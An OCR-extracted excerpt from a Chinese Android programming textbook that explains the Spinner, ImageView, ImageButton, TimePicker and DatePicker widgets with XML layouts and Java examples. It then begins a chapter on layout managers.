




图 4-9　设置复选框

4.7　下拉列表框：Spinner

下拉列表框也是一种常见的图形组件，它可以为用户提供列表的选择方式，与复选框或单选按钮相比，还可以节省手机的屏幕空间，在 Android 中可以使用 android.widget.Spinner 类实现，此类定义如下：



```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.AdapterView<T extends android.widget.Adapter>
                  ↳ android.widget.AbsSpinner
                       ↳ android.widget.Spinner
```

在 android.widget.Spinner 类中定义的常用方法如表 4-7 所示。

表 4-7　Spinner 类的常用方法

No.	方　　法	类　　型	描　　述
1	public CharSequence getPrompt ()	普通	取得提示文字
2	public void setPrompt (CharSequence prompt)	普通	设置组件的提示文字
3	public void setAdapter (SpinnerAdapter adapter)	普通	设置下拉列表项
4	public CharSequence getPrompt()	普通	得到提示信息
5	public void setOnItemClickListener(AdapterView.OnItemClickListener l)	普通	设置选项单击事件

在 Android 中，可以直接在 main.xml 文件中定义<Spinner>节点，但是在定义此元素时却不

能直接设置其显示的列表项，关于下拉列表框中的列表项有以下两种配置方式。

方式一：直接通过资源文件配置，例如，定义一个 values\city_data.xml 文件，在定义数据内容时需要使用<string-array>元素指定，定义内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
	<string-array name="city_labels">
		<item>北京</item>
		<item>上海</item>
		<item>南京</item>
	</string-array>
</resources>
```

此时定义的是 string-array 的根节点，表示其中配置的是一个数组的集合，而其中的每一个<item>节点表示每一个列表项的内容，随后在 layout\main.xml 文件中定义<Spinner>节点时，直接使用 android:entries="@array/**city_labels**"属性即可读取信息。

方式二：通过 android.widget.ArrayAdapter 类读取资源文件或者指定具体设置的数据，此类定义如下：

```
java.lang.Object

   ↳ android.widget.BaseAdapter

         ↳ android.widget.ArrayAdapter<T>
```

如果通过配置 main.xml 文件可以使用 android:entries 属性设置内容，但如果是在 Activity 程序中编写的，则就必须依靠 ArrayAdapter 类完成了，此类有两个主要功能：读取资源文件中定义的列表项或者是通过 List 集合设置列表项，此类定义的常用方法如表 4-8 所示。

表 4-8　ArrayAdapter 类的常用方法

No.	方　　法	类　　型	描　　述
1	public ArrayAdapter (Context context, int textViewResourceId, List<T> objects)	构造	定义 ArrayAdapter 对象，同时向其中传入一个 Activity 实例（this）、列表项的显示风格（每次只显示一行数据）、List 集合数据
2	public ArrayAdapter (Context context, int textViewResourceId, T[] objects)	构造	定义 ArrayAdapter 对象，同时向其中传入一个 Activity 实例（this）、列表项的显示风格（每次只显示一行数据）、数组数据
3	public static ArrayAdapter<CharSequence> createFromResource (Context context, int textArrayResId, int textViewResId)	普通	通过静态方法取得 ArrayAdapter 对象，传入 Activity 实例、资源文件的 ID、列表项的显示风格
4	public void setDropDownViewResource (int resource)	普通	设置下拉列表项的显示风格

对于下拉列表项的显示风格一般都会将其设置为 android.R.layout.simple_spinner_item，下面分别在 values 文件夹中定义两个资源文件，用于保存所需要的下拉列表信息。

【例 4-13】　定义表示城市的资源信息文件——values\city_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
	<string-array name="city_labels">
		<item>北京</item>
```



```
            <item>上海</item>
            <item>南京</item>
        </string-array>
</resources>
```

【例 4-14】 定义表示颜色信息的资源文件——values\color_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
        <string-array name="color_labels">
            <item>红色</item>
            <item>绿色</item>
            <item>蓝色</item>
        </string-array>
</resources>
```

上面的两个资源文件，分别在<string-array>元素中定义了各自的 name 属性内容，颜色的标签名称是 color_labels，而城市的标签名称是 city_labels，这两个信息会在 main.xml 文件或者 Activity 程序中使用。

【例 4-15】 定义下拉列表框——layout\main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                      //所有组件垂直摆放
        android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
        <TextView                                           //定义文本显示组件
            android:id="@+id/info_city"                     //定义此组件 ID，程序中使用
            android:text="请选择您喜欢的城市："             //定义组件的显示文字
            android:layout_width="fill_parent"              //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />         //组件的高度为文字高度
        <Spinner                                            //定义下拉列表组件
            android:id="@+id/mycity"                        //定义此组件 ID，程序中使用
            android:prompt="@string/city_prompt"            //定义提示信息，在 strings.xml 中定义
            android:layout_width="wrap_content"             //组件的宽度为文字宽度
            android:layout_height="wrap_content"            //组件的高度为文字宽度
            android:entries="@array/city_labels"/>          //定义使用的文本资源
        <TextView                                           //定义文本显示组件
            android:id="@+id/info_color"                    //定义此组件 ID，程序中使用
            android:text="请选择您喜欢的颜色："             //定义组件的显示文字
            android:layout_width="fill_parent"              //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />         //组件的高度为文字高度
        <Spinner                                            //定义下拉列表组件
            android:id="@+id/mycolor"                       //定义此组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件的宽度为文字宽度
            android:layout_height="wrap_content" />         //组件的高度为文字高度
        <TextView                                           //定义文本显示组件
            android:id="@+id/info_edu"                      //定义此组件 ID，程序中使用
            android:text="请选择您喜欢的学历："             //定义组件的显示文字
            android:layout_width="fill_parent"              //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />         //组件的高度为文字高度
        <Spinner                                            //定义下拉列表组件
            android:id="@+id/myedu"                         //定义此组件 ID，程序中使用
```

```
            android:layout_width="wrap_content"          //组件的宽度为文字宽度
            android:layout_height="wrap_content" />      //组件的高度为文字高度
</LinearLayout>
```

本程序分别使用<Spinner>节点定义了 3 个下拉列表框。

（1）列表框 1，@+id/mycity：直接通过 android:entries="@array/city_labels 读取了资源文件 city_data 中<string-array >元素中配置 name 属性为 city_labels 的信息，并将此资源文件中定义的列表项设置到下拉列表框中，而列表框的提示信息直接在 strings.xml 文件中定义（定义的名称为 city_prompt）。

（2）列表框 2，@+id/mycolor：只是定义了一个下拉列表框组件，此组件的内容要通过程序读取资源文件设置。

（3）列表框 3，@+id/myedu：定义一个下拉列表框组件，以后直接通过程序进行内容的设置。

【例 4-16】 定义提示信息——values\strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
      <string name="hello">Hello World, MySpinnerDemo!</string>
      <string name="app_name">MySpinnerDemo</string>
      <string name="city_prompt">请选择您喜欢的城市：</string>
</resources>
```

在 main.xml 文件中定义完组件之后，下面编写 Activity 程序，通过程序分别设置列表框 2 和列表框 3 的显示内容。在通过 Activity 程序设置列表框内容时，所有的选项是通过 ArrayAdapter 类进行保存的。ArrayAdapter 类是一个数组的适配器类，此类可以通过资源文件或 List 集合保存的内容来设置下拉列表的选项。

【例 4-17】 编写 Activity 程序——MyView.java1

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.List;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.Spinner;
public class MySpinnerDemo extends Activity {
      private Spinner spiColor = null;                              //定义表示颜色的列表框
      private Spinner spiEdu = null;                                //定义表示学历的列表框
      private ArrayAdapter<CharSequence> adapterColor = null;       //下拉列表内容适配器
      private ArrayAdapter<CharSequence> adapterEdu = null;         //下拉列表内容适配器
      private List<CharSequence> dataEdu = null;                    //集合保存下拉列表选项
      @Override
      public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);                     //父类 onCreate()方法
            super.setContentView(R.layout.main);                    //调用布局管理器
            this.spiColor = (Spinner) super.findViewById(R.id.mycolor);  //取出组件
            this.spiColor.setPrompt("请选择您喜欢的颜色：");           //定义提示信息
            this.adapterColor = ArrayAdapter.createFromResource(this,
                        R.array.color_labels,
                        android.R.layout.simple_spinner_item);      //从资源文件读取选项
            this.adapterColor.setDropDownViewResource(
                        android.R.layout.simple_spinner_dropdown_item);  //设置列表显示风格
```

```
        this.spiColor.setAdapter(this.adapterColor);                  //设置下拉列表选项
        this.dataEdu = new ArrayList<CharSequence>();                  //实例化 List 集合
        this.dataEdu.add("大学");                                       //设置选项内容
        this.dataEdu.add("研究生");                                     //设置选项内容
        this.dataEdu.add("高中");                                       //设置选项内容
        this.spiEdu = (Spinner) super.findViewById(R.id.myedu);        //取得下拉列表框
        this.spiEdu.setPrompt("请选择您喜欢的学历：");                  //设置提示信息
        this.adapterEdu = new ArrayAdapter<CharSequence>(this,
                android.R.layout.simple_spinner_item, this.dataEdu);   //定义下拉列表项
        this.adapterEdu.setDropDownViewResource(
                android.R.layout.simple_spinner_dropdown_item);        //设置下拉列表显示风格
        this.spiEdu.setAdapter(this.adapterEdu);                       //设置下拉列表选项
    }
}
```

本程序将列表框 2（@+id/mycolor）的内容通过 ArrayAdapter 类从标签为 color_labels 的资源文件中进行读取，之后采用 simple_spinner_dropdown_item 的方式设置了下拉列表框的显示风格，最后通过 Spinner 类的 setAdapter()方法将所有的选项内容设置到了下拉列表框中；而列表框 3（@+id/myedu）采用了与之相同的操作，唯一不同的是，此时下拉列表框中的内容都是通过 List 集合指定的，程序的运行效果如图 4-10 所示。



图 4-10　设置下拉列表框显示

另外，需要注意的是，如果在设置第二个下拉列表框时，没有编写以下列表框显示风格语句：

```
this.adapterColor.setDropDownViewResource(
        android.R.layout.simple_spinner_dropdown_item);        //设置列表显示风格
```

则显示风格将有所改变，使用默认的列表显示风格，运行效果如图 4-11 所示。

提示

关于显示风格的提示。

下拉列表的显示风格都在 R.layout 中进行了定义，如果要想了解更多显示风格的定义，可以直接通过 Android-SDK 的文档查询。



图 4-11　不同的显示风格

4.8　图片视图：ImageView

图片视图组件（ImageView）的主要功能是为图片展示提供一个容器，android.widget.ImageView 类的定义如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.ImageView
```

从继承关系中可以发现，android.widget.ImageView 类是 View 的子类，此类定义的属性及方法如表 4-9 所示。

表 4-9　ImageView 定义的属性及操作方法

No.	配置属性名称	对 应 方 法	描　　述
1	android:maxHeight	public void setMaxHeight (int maxHeight)	定义图片的最大高度
2	android:maxWidth	public void setMaxWidth (int maxWidth)	定义图片的最大宽度
3	android:src	public void setImageResource (int resId)	定义显示图片的 ID

下面为了测试 ImageView 组件，在 drawable-xx 文件夹中保存一张图片（本次保存在 drawable-hdpi 文件夹中），图片名称为 mldn_3g.jpg，如图 4-12 所示。

注意

关于图片的命名。

保存在 drawable-*文件夹中的图片名称，只能由字母、数字、“_”及“.”所组成，如果出现了其他字符，则开发工具会出现错误提示：Invalid file name: must contain only [a-z0-9_.]。

【例 4-18】 编写 main.xml 文件，定义 ImageView 组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //定义线性布局管理器
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                          //所有组件垂直摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
        <ImageView                                              //定义图片显示组件
            android:id="@+id/img"                               //此组件 ID，程序中使用
            android:src="@drawable/mldn_3g"                     //从 drawable 中读取图片 ID
            android:layout_width="fill_parent"                  //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />             //组件的高度为图片高度
</LinearLayout>
```

本程序直接利用<ImageView>定义了一个图片显示组件，由于之前已经将图片保存在了 drawable-x 类的文件夹之中，所以此处直接读取图片的 ID（mldn_3g）即可，程序的运行效果如图 4-13 所示。



图 4-12　要显示的图片



图 4-13　定义图片显示组件

4.9　图片按钮：ImageButton

与按钮组件（Button）类似，在 Android 中还提供了一个图片按钮组件（ImageButton），可以直接使用 ImageButton 类定义，此类定义如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.widget.ImageView
             ↳ android.widget.ImageButton
```

下面使用 ImageButton 分别定义两个图片按钮：一个表示正确（right）；另外一个表示错误（wrong）。这两张图片如图 4-14 所示，均保存在 drawable-x 文件夹中。




图 4-14　要显示的图片

【例 4-19】 在 main.xml 文件中定义 ImageButton 组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <ImageButton                                           //定义图片按钮组件
        android:id="@+id/rig"                              //此组件的 ID，程序中使用
        android:src="@drawable/right"                      //显示的图片 ID
        android:layout_width="wrap_content"                //组件宽度为图片宽度
        android:layout_height="wrap_content" />            //组件高度为图片高度
    <ImageButton                                           //定义图片按钮组件
        android:id="@+id/wro"                              //此组件的 ID，程序中使用
        android:src="@drawable/wrong"                      //显示的图片 ID
        android:layout_width="wrap_content"                //组件宽度为图片宽度
        android:layout_height="wrap_content" />            //组件高度为图片高度
</LinearLayout>
```

本程序使用<ImageButton>分别定义了两个图片按钮，程序运行效果如图 4-15 所示。



图 4-15　图片按钮组件

4.10　时间选择器：TimePicker

在 Android 中使用时间选择器（TimePicker），可以进行时间的快速调整。android.widget.



TimePicker 类的定义如下：

```
java.lang.Object
   ↳ android.view.View
      ↳ android.view.ViewGroup
         ↳ android.widget.FrameLayout
            ↳ android.widget.TimePicker
```

android.widget.TimePicker 类提供的常用方法如表 4-10 所示。

表 4-10　TimePicker 的常用方法

No.	方　法	类　型	描　述
1	public Integer getCurrentHour()	普通	返回当前设置的小时
2	public Integer getCurrentMinute()	普通	返回当前设置的分钟
3	public boolean is24HourView()	普通	判断是否是 24 小时制
4	public void setCurrentHour(Integer currentHour)	普通	设置当前的小时数
5	public void setCurrentMinute(Integer currentMinute)	普通	设置当前的分钟
6	public void setEnabled(boolean enabled)	普通	设置是否可用
7	public void setIs24HourView(Boolean is24HourView)	普通	设置时间为 24 小时制
8	public void setOnTimeChangedListener(TimePicker.OnTimeChangedListener onTimeChangedListener)	普通	当时间修改时触发此事件

【例 4-20】　在 main.xml 中定义时间选择器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                  //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                             //所有组件垂直摆放
    android:layout_width="fill_parent"                         //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                       //布局管理器高度为屏幕高度
    <TimePicker                                                //定义时间组件
        android:id="@+id/tp1"                                  //定义组件 ID，程序中使用
        android:layout_width="wrap_content"                    //组件宽度为显示宽度
        android:layout_height="wrap_content" />                //组件高度为显示高度
    <TimePicker                                                //定义时间组件
        android:id="@+id/tp2"                                  //定义组件 ID，程序中使用
        android:layout_width="wrap_content"                    //组件宽度为显示宽度
        android:layout_height="wrap_content" />                //组件高度为显示高度
</LinearLayout>
```

本程序使用<TimePicker>定义了两个时间选择器，由于在配置文件中，组件的默认运行方式为 12 小时制，所以下面通过 Activity 程序将第二个时间选择器组件定义为 24 小时时间显示制。

【例 4-21】　编写 Activity 程序，将时间变为 24 小时制

```
package org.lxh.demo;
import android.app.Activity;
```

```
import android.os.Bundle;
import android.widget.TimePicker;
public class MyTimePickerDemo extends Activity {
    private TimePicker mytp = null ;                              //时间组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                       //父类 onCreate()方法
        super.setContentView(R.layout.main);                      //调用布局管理器
        this.mytp = (TimePicker) super.findViewById(R.id.tp2) ;   //取得时间选择器
        this.mytp.setIs24HourView(true) ;                         //设置为 24 小时制
        this.mytp.setCurrentHour(18) ;                            //设置小时
        this.mytp.setCurrentMinute(30) ;                          //设置分钟
    }
}
```

本程序使用 findViewById()方法取得了第二个时间选择器组件，之后通过 setIs24HourView()方法将其设置为 24 小时显示制，同时为了测试时间是否可以设置，又分别设置了第二个时间选择器组件的小时和分钟，程序运行效果如图 4-16 所示。





图 4-16　定义时间选择器

4.11　日期选择器：DatePicker

与时间选择器对应的是日期选择器（DatePicker），可以完成年、月、日的设置。android.widget.DatePicker 类的定义如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.FrameLayout
               ↳ android.widget.DatePicker
```



android.widget.DatePicker 类是用来进行日期操作的，所以此类提供的方法也是围绕年、月、日进行的，常用方法如表 4-11 所示。

表 4-11　DatePicker 类的常用方法

No.	方　　法	类　　型	描　　述
1	public int getYear()	普通	取得设置的年
2	public int getMonth()	普通	取得设置的月
3	public int getDayOfMonth()	普通	取得设置的日
4	public void setEnabled(boolean enabled)	普通	设置组件是否可用
5	public void updateDate(int year, int monthOfYear, int dayOfMonth)	普通	设置一个指定的日期
6	public void init(int year, int monthOfYear, int dayOfMonth, DatePicker.OnDateChangedListener onDateChangedListener)	普通	初始化日期并制定操作的监听器

【例 4-22】 在 main.xml 文件中定义日期组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <DatePicker                                        //定义日期选择器
        android:id="@+id/dp1"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为显示宽度
        android:layout_height="wrap_content" />        //组件高度为显示高度
    <DatePicker                                        //定义日期选择器
        android:id="@+id/dp2"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为显示宽度
        android:layout_height="wrap_content" />        //组件高度为显示高度
</LinearLayout>
```

在本程序中，使用了两个<DatePicker>节点分别配置了两个日期选择器组件，其中第一个组件采用默认配置，所以显示的是当前的系统日期，而第二个日期，将通过 Activity 程序进行设置。

【例 4-23】 编写 Activity 程序设置一个日期

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.DatePicker;
public class MyDatePickerDemo extends Activity {
    private DatePicker mydp = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                 //调用父类 onCreate()方法
        super.setContentView(R.layout.main);                //调用布局文件
```

```
            this.mydp = (DatePicker) super.findViewById(R.id.dp2);   //取得日期选择器
            this.mydp.updateDate(1998, 7, 27) ;                      //设置一个默认日期
        }
}
```

本 Activity 程序通过 findViewById()方法取得了第二个日期组件的 ID，之后使用 updateDate()方法设置了一个默认的日期，程序的运行效果如图 4-17 所示。



图 4-17　定义日期选择器



提问：日期组件的显示格式不好。


中国习惯性的日期显示格式是“年-月-日”，而 DatePicker 显示的方式为“月-日-年”，而且月份是用英文表示的，这样一个程序写完肯定不适合中国人使用，有办法更改显示风格吗？

回答：定义地区即可更改显示风格。

回到 Android 模拟器的主界面，选择“设置”选项，如图 4-18 所示，在其中设置语言为“中文（简体）”，再次运行程序即可将时间显示成中文格式了。



图 4-18　设置显示时区



4.12　本 章 小 结

（1）Android 中的所有组件都是 View 的子类。

（2）如果希望可以固定地显示一些内容，则可以使用文本组件 TextView 完成。

（3）按钮是一种特殊的文本组件，配合以后讲解的事件处理程序，可以更好地完成人机交互操作。

（4）文本编辑组件（EditText）配置 android:password="true"则表示按照密文显示文本，适合输入密码的操作。

（5）在下拉列表框的操作中，可以在资源文件中配置下拉选项，也可以通过程序完成配置。

（6）图片组件 ImageView 相当于提供了一个图片的显示容器，可以直接配置要显示的图片。

（7）调整时间可以使用 TimePicker 组件，调整日期可以使用 DatePicker 组件。

第 5 章　布局管理器

通过本章的学习可以达到以下目标：

☑ 了解布局管理器的作用并掌握其使用。

☑ 掌握 Android 系统提供的 4 种布局管理器的使用。

☑ 可以采用嵌套布局管理器实现复杂布局。

在默认情况下，所有的组件都是按照顺序自上向下排列的，如果希望组件按照用户既定的方式排序，则可以通过布局管理器进行管理。本章将讲解 Android 中布局管理器的配置及使用。

5.1　Android 布局管理器简介

通过前面的讲解可以发现，在 Android 的开发中，所有的组件都是按照先后顺序依次垂直排列的，这是因为在默认情况下使用 Eclipse 开发 Android 项目时采用的是线性布局管理器（LinearLayout），这一点可以从项目中的 layout\main.xml 文件中发现。

【例 5-1】 main.xml 文件中定义了默认的线性布局管理器

```
<LinearLayout                                        //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                   //所有组件采用垂直方式由上向下排列
    android:layout_width="fill_parent"               //此布局管理器将填充整个屏幕宽度
    android:layout_height="fill_parent">             //此布局管理器将填充整个屏幕高度
```

从以上配置可以发现，默认情况下所有的组件都将采用垂直的方式由上至下进行排列，所以布局管理器直接决定了各个组件的摆放形式，而在 Android 中一共有以下 4 种布局管理器。

☑ LinearLayout：线性布局管理器（默认），分为水平和垂直两种，只能进行单行布局。

☑ FrameLayout：所有的组件放在左上角，逐个覆盖。

☑ TableLayout：任意行和列的表格布局管理器，其中 TableRow 代表一行，可以向行中增加组件。

☑ RelativeLayout：相对布局管理器，根据最近一个视图组件或者顶层父组件来确定下一个组件的位置。

提示

第 5 种布局管理器。

在 Android 2.3.3 版本之前还存在着一种绝对定位布局管理器（AbsoluteLayout），此布局管理器使用 X、Y 轴坐标的形式排列组件，但是在 Android 2.3.3 之后不再支持此布局管理器，本章最后将采用 Android 2.2 版本演示此布局管理器的使用。

5.2　线性布局管理器：LinearLayout

线性布局是最基本的一种布局方式，其本身有两种形式：垂直排列（vertical）和水平排列（horizontal）。对于垂直排列，之前已经涉及，下面直接以水平排列为例进行说明。

【例 5-2】 使用水平布局排列组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //使用线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                            //所有的组件水平排列
    android:layout_width="fill_parent"                          //此布局管理器将填充整个屏幕宽度
    android:layout_height="fill_parent">                        //此布局管理器将填充整个屏幕高度
    <TextView                                                   //文字显示组件
        android:id="@+id/myshowa"                               //此组件 ID，程序中使用
        android:layout_width="wrap_content"                     //组件宽度为文字宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="李兴华"/>                                  //默认文字信息
    <TextView                                                   //文字显示组件
        android:id="@+id/myshowb"                               //此组件 ID，程序中使用
        android:layout_width="wrap_content"                     //组件宽度为文字宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="北京魔乐科技软件学院（MLDN）"/>             //默认文字信息
    <TextView                                                   //文字显示组件
        android:id="@+id/myshowc"                               //此组件 ID，程序中使用
        android:layout_width="wrap_content"                     //组件宽度为文字宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="www.mldnjava.cn"/>                        //默认文字信息
